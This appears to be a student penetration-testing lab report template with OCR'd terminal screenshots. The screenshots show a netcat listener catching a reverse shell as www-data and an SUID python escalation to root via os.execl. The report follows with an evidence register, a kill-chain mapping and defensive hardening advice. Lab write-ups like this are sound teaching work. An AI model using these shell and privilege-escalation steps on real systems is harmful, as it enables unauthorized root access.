



Figure 8. Host identity and relevant permission evidence. Replace this box with the actual screenshot and add a short note describing what it proves.


Session Actions Edit View Help
AbhishekYa.../Downloads
AbhishekYadav@bitcr...abs/Reconnaissance~
AbhishekYadav@bitc...-Lat
lrwxrwxrwx 1 root root 7 Apr 15 2020 /usr/bin/python → python2
$ python -c 'from ctypes import cdll; cdll.LoadLibrary("/path/to/
Traceback (most recent call last):
File "<string>", line 1, in <module>
File "/usr/lib/python2.7/ctypes/__init__.py", line 444, in Loac
return self._dlltype(name)
File "/usr/lib/python2.7/ctypes/__init__.py", line 366, in __ir
self._handle = _dlopen(self._name, mode)
OSError: /path/to/lib.so: cannot open shared object file: No such
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
^C
Interrupt: use the 'exit' command to quit
msf > nc -lvnp
[*] exec: nc -lvnp
nc: option requires an argument -- 'p'
nc -h for help
msf > nc -lvnp 1234
[*] exec: nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.133.81] from (UNKNOWN) [10.48.139.106] 59594
Linux ip-10-48-139-106 5.15.0-139-generic #149~20.04.1-Ubuntu SMP
11:58:45 up 1:06, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WH
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls -la /usr/bin/python
lrwxrwxrwx 1 root root 7 Apr 15 2020 /usr/bin/python → python2
$ python -c 'import os; os.execl("/bin/sh","sh","-p")'
whoami
root




1 2 3 4
Session Actions Edit View Help
AbhishekYa.../Downloads
AbhishekYadav@bitcr...abs/Reconnaissance~
AbhishekYadav@bitc...-Lat
$ python -c 'from ctypes import cdll; cdll.LoadLibrary("/path/to/
Traceback (most recent call last):
File "<string>", line 1, in <module>
File "/usr/lib/python2.7/ctypes/__init__.py", line 444, in Loac
return self._dlltype(name)
File "/usr/lib/python2.7/ctypes/__init__.py", line 366, in __ir
self._handle = _dlopen(self._name, mode)
OSError: /path/to/lib.so: cannot open shared object file: No such
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
^C
Interrupt: use the 'exit' command to quit
msf > nc -lvnp
[*] exec: nc -lvnp
nc: option requires an argument -- 'p'
nc -h for help
msf > nc -lvnp 1234
[*] exec: nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.133.81] from (UNKNOWN) [10.48.139.106] 59594
Linux ip-10-48-139-106 5.15.0-139-generic #149~20.04.1-Ubuntu SMP
11:58:45 up 1:06, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WH
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls -la /usr/bin/python
lrwxrwxrwx 1 root root 7 Apr 15 2020 /usr/bin/python → python2
$ python -c 'import os; os.execl("/bin/sh","sh","-p")'
whoami
root
cd /root/

Figure 9. Final privilege level, if verified. R



eplace this box with the actual screenshot and add a short note describing what it proves.

11. Evidence Handling and Screenshot Register

Evidence should be authentic, readable, and connected to a specific claim. Keep original command output in its raw form and use screenshots as supporting context. Do not crop away important command context or edit an unsuccessful result to look successful.

Evidence ID	Suggested filename	What it should prove
E-01	01_room_target.png	Correct room started and current target IP identified
E-02	02_nmap_initial.png	Initial Nmap command and exact result
E-03	03_nmap_saved_output.png	Raw output saved to project folder
E-04	04_web_application.png	Web application and upload feature, if present
E-05	05_upload_validation.png	Observed server response for a validation test
E-06	06_web_shell_result.png	Command execution only if actually confirmed
E-07	07_metasploit_session.png	Session status only if actually established
E-08	08_linux_permissions.png	Identity and relevant permission observations
E-09	09_privilege_result.png	Privileged identity only if actually confirmed

13. Cyber Kill Chain Mapping

The following mapping is a conceptual framework. Include only phases supported by the actual test evidence; mark the others “not demonstrated” or “not applicable.”

Cyber Kill Chain phase	How it relates to this lab
Reconnaissance	Identifying the assigned target and scanning reachable services.
Weaponization	Preparing a test artifact or method to evaluate the lab’s upload controls.
Delivery	Submitting a test file through the application, if an upload function exists.
Exploitation	A validation weakness leading to unintended execution, if confirmed.
Installation	A persistent installation is not required for this educational report and must not be claimed unless specifically authorized and evidenced.
Command and Control	A verified session may resemble this phase; a listener alone is insufficient.
Actions on Objectives	A demonstrated privilege-boundary test or verified privileged identity.

14. Defensive Recommendations

Recommendations below are general defensive guidance. Prioritize the controls that match verified observations in this lab; label the others as preventive recommendations rather than confirmed remediation of a discovered issue.

14.1 Secure file uploads

- Allowlist required file types and validate them on the server; do not rely only on the filename extension or browser-side checks.
- Check content/type consistently and reject mismatches. Treat MIME headers supplied by the client as untrusted input.
- Generate server-side filenames and avoid trusting user-supplied paths or names.
- Store uploads outside the web root when possible; if they must be web-accessible, configure the server to disable script execution in that directory.
- Apply file-size limits, authentication and authorization checks, and safe error handling.
- Run the web service with least privilege and ensure uploaded files cannot overwrite application code or configuration.
- Log upload decisions and monitor repeated rejected uploads without storing sensitive content unnecessarily.

14.2 Harden Linux permissions and SUID use

- Inventory SUID/SGID files and remove the SUID bit from binaries that do not require it.
- Keep operating-system packages and exposed services patched.
- Use least-privilege service accounts and restrict write access to executables, scripts, and configuration files.
- Review sudo rules and scheduled tasks for unnecessary privilege or unsafe writable paths.
- Monitor changes to privileged binaries and permission settings.
- Use application allowlisting or mandatory access controls where appropriate, and separate web-service permissions from administrative privileges.

14.3 Improve perimeter and application security

- Expose only required services; restrict management interfaces to trusted networks.
- Use host firewall rules and network segmentation to reduce unnecessary reachability.
- Remove unused services and default content, and maintain secure service configurations.
- Centralize logs for web requests, authentication, upload failures, and system privilege changes.
- Retest after remediation and retain before/after evidence.

15. Limitations, Conclusion and Submission Checklist

15.1 Limitations

The currently reported scan result is insufficient to establish the full attack path. This report must be updated with the complete Nmap output and the verified room/network state. Web upload behavior, command execution, Metasploit session establishment, and privilege escalation are not treated as completed unless the student adds authentic supporting evidence. Findings and risk ratings should be revised to match actual observations.

15.2 Conclusion

This project follows a structured security assessment process from target identification to service discovery, application testing, host permission review, and remediation planning. The quality of the final assessment depends on reproducible evidence and accurate separation of confirmed results from assumptions. Once the student fills in the raw results and evidence register, the report should communicate both what was tested and what remains unresolved, while providing practical controls to reduce the relevant risks.